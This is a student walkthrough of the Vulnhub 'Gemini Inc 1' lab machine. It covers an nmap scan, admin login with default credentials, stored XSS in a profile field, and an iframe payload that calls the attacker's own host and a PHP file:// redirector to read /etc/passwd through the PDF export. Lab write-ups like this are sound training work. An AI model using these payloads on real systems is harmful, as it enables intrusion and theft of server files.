Vulnhub - Gemini Inc 1

Atharva Velani 20411611


Walkthrough used: https://pentestmag.com/write-up-for-gemini-inc-1/

Table of Contents:

Step 1: Scan the network

We know that the service is hidden under subnet xx.xx.56.0/24 as the machine has been configured to using a virtual box host-only adapter in Oracle VBOX. Performing a nmap to scan for the network to see what services are running.

Nmap -Pn 192.168.56.0/24




```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# nmap -Pn 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 08:07 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00026s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
2869/tcp open  icslap
5357/tcp open  wsdapi
MAC Address: 0A:00:27:00:00:0C (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00015s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E0:01:86 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.116
Host is up (0.00021s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:D2:C5:20 (Oracle VirtualBox virtual NIC)
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 1: basic nmap scan)

With the scan we know that the machine is ***192.168.56.116***
Lets do a more detailed scan now that we've discovered the network.
nmap -sV -A 192.168.56.116

We know that there are two ports open so most likely this is going to be a http vulnerability.




```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# nmap -sV -A 192.168.56.116
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 08:10 EDT
Nmap scan report for 192.168.56.116
Host is up (0.00037s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 e9:e3:89:b6:3b:ea:e4:13:c8:ac:38:44:d6:ea:c0:e4 (RSA)
|   256 8c:19:77:fd:36:72:7e:34:46:c4:29:2d:2a:ac:15:98 (ECDSA)
|_  256 cc:2b:4c:ce:d7:61:73:d7:d8:7e:24:56:74:54:99:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.25
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2018-01-07 08:35  test2/
|
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 08:00:27:D2:C5:20 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 2: Detailed scan on network)

Step 2: Exploiting open ports

The initial scan showed us directory /test2/ which we can explore further and upon entering it in the URL we can see that it links us to a test webpage with the link to its source code.



192.168.56.116/test2/

Gemini Inc Home

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

Welcome Guest

This is an internal web application designed for employees to view their profile details and also, PDF.

The web application is built and modified from the following open source project:


https://github.com/ionutvmi/master-login-system

(Figure 3: Home page information)

There is a login page that we can attempt to log into but using common passwords, this doesn't seem to log us in. Since there is a link to the github repository we can try to get the default credentials out of there.

Below is the link to where we found the default credentials to the web server.

https://github.com/ionutvmi/master-login-system/blob/master/install.php



https://github.com/ionutvmi/master-login-system/blob/master/install.php


```
<a class='btn btn-success' href='./index.php'>Start exploring</a>
<br/><br/>

<h3>USER: admin <br/> PASSWORD: 1234</h3>";
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 4: source code for default information)

The default credentials are: Username: **admin** Password: **1234**
The default credentials have worked and we have access as admin into the server.

Step 3: HTTP exploit with admin access




```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 5: editing profile)

On the right-hand side of the profile go to edit profile, and in this screen we have the ability to edit the admin profile. We can edit the Display Name parameter to execute any script we desire as this is a vulnerability found in this version. I had no idea what to do here but this is what the walkthrough had done. The link is below:

https://pentestmag.com/write-up-for-gemini-inc-1/



Group: Administrator

Display name: <Script>alert(7357);</script>

Email: sec.9emin1@gmail.com


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 6: display parameter change)

I edited the parameters to send a alert onto the page instead of the display name:

<Script>alert(7357);</script>

Save once this is done and go back to my profile.


Profile of admin

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

192.168.56.116


7357

OK

(Figure 7: proof of vulnerability)

With this information we know that the display name is vulnerable to scripts and we can engineer a payload to exploit this system.
Lets setup a listener to see whether or not we can remotely connect to our server.

nc -nlvp 8888
<iframe src=http://192.168.56.101:8888></iframe>




Username	admin
Password	
	Leave blank if you don't want to change
Group:	Administrator
Display name	://192.168.56.101:8888></iframe>
Email	sec.9emin1@gmail.com
	Save

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# nc -nlvp 8888
listening on [any] 8888 ...
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 8: setting up listener to check if it exploit works)

Success! We know that the display name allows us to netcat remotely to our server.




```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.101] 44564
GET / HTTP/1.1
Host: 192.168.56.101:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.116/
Upgrade-Insecure-Requests: 1
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 9: proof of listener working)

Now that we've established that we can execute and remotely connect we can redirect to a local read file. The following php file contains the file request and we will be hosting this through a php server instead.

echo '<?php header('location:file://'.$_REQUEST['x']); ?>' > code.php
cat code.php
php -S 0.0.0.0:9999



```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# echo '<?php header('location:file://'.$_REQUEST['x']); ?>' > code.php          1 ⚙

┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# cat code.php                                                                    1 ⚙
<?php header('location:file://'.$_REQUEST['x']); ?>

┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# php -S 0.0.0.0:9999                                                             1 ⚙
[Sun Oct 30 08:54:23 2022] PHP 7.4.21 Development Server (http://0.0.0.0:9999) started
```


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 10: setting up to find contents of file: /etc/passwd)

Our php listener is now ready and now its time to modify the parameter on our display name in the admin profile.

<iframe height="2000" width="800" src=http://192.168.56.101:9999/code.php?x=%2fetc%2fpasswd></iframe>;

After pasting that into the display name and showing the admin profile again we can see that it has worked on our php shell.




```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# php -S 0.0.0.0:9999
[Sun Oct 30 09:03:38 2022] PHP 7.4.21 Development Server (http://0.0.0.0:9999) started
[Sun Oct 30 09:04:05 2022] 192.168.56.101:59132 Accepted
[Sun Oct 30 09:04:05 2022] 192.168.56.101:59132 [302]: GET /code.php?x=%2fetc%2fpasswd
[Sun Oct 30 09:04:05 2022] 192.168.56.101:59132 Closing
```

```
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 11: proof php listner works)

We can see the contents of the file in the following link: [*http://192.168.56.116/test2/export.php*](http://192.168.56.116/test2/export.php)



Profile of admin

admin

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

